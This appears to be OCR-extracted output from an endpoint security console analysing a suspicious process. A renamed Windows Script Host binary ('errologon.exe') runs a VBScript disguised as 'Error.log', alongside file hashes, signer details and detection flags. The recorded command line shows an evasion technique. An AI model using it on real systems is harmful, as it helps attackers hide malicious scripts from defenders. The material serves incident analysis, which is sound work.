
SHA1 Signature

168451
Size

c:\users\rem\Desktop\don khieu nai.doc
Canonized Path

Today at 07:10:11
Modification time


Not specific
Product type



EXECUTION ATTRIBUTES - BINARY RENAME

Command line

```
C:\ProgramData\ErrorLogon.exe //E:vbscript /b C:\ProgramData\Error.log
```

 svchost.exe

Parent process


 errologon.exe

Process name

 77 loaded modules

 scrobj.dll


scrobj.dll



EXECUTION ATTRIBUTES - BINARY RENAME

Command line

C:\ProgramData\ErrorLog //E:vbscript /b



Resilient?


- cmd-obfuscation
- WSH engine
- CLSID reference

 svchost.exe
Parent process

 errologon.exe
Process name

 scrobj.dll

scrobj.dll



FILE ATTRIBUTES - BINARY RENAME




errologon.exe	c:\programdata\errologon.exe	c:\programdata\errologon.exe
File name	Path	Canonized Path
wscript.exe	wscript.exe	2 mount point
Original file name	Internal name	
Apr 12 2018, at 09:34:52 - May 22, at 16:24:19	Apr 12 2018, at 09:34:52 - Apr 12 2018, at	7075dd7b9be8807fca93acd86f724884
Creation time	09:34:59	MD5 signature
	Modification time	
da050068e4df813d15f2fb7d91c6c4b107963a...	Not specific	Microsoft Corporation
SHA1 Signature	Product type	Company name
Microsoft ® Windows Script Host	5.812.10240.16384	5.812.10240.16384
Product name	File version	Product version
Microsoft Windows	true	true
Internal/External Signer	File is Signed	Signature Verified
True	Windows Executable	147456
Signed by Microsoft	Extension type	Size

© Microsoft Corporation. All rights reserved.

Legal copyright

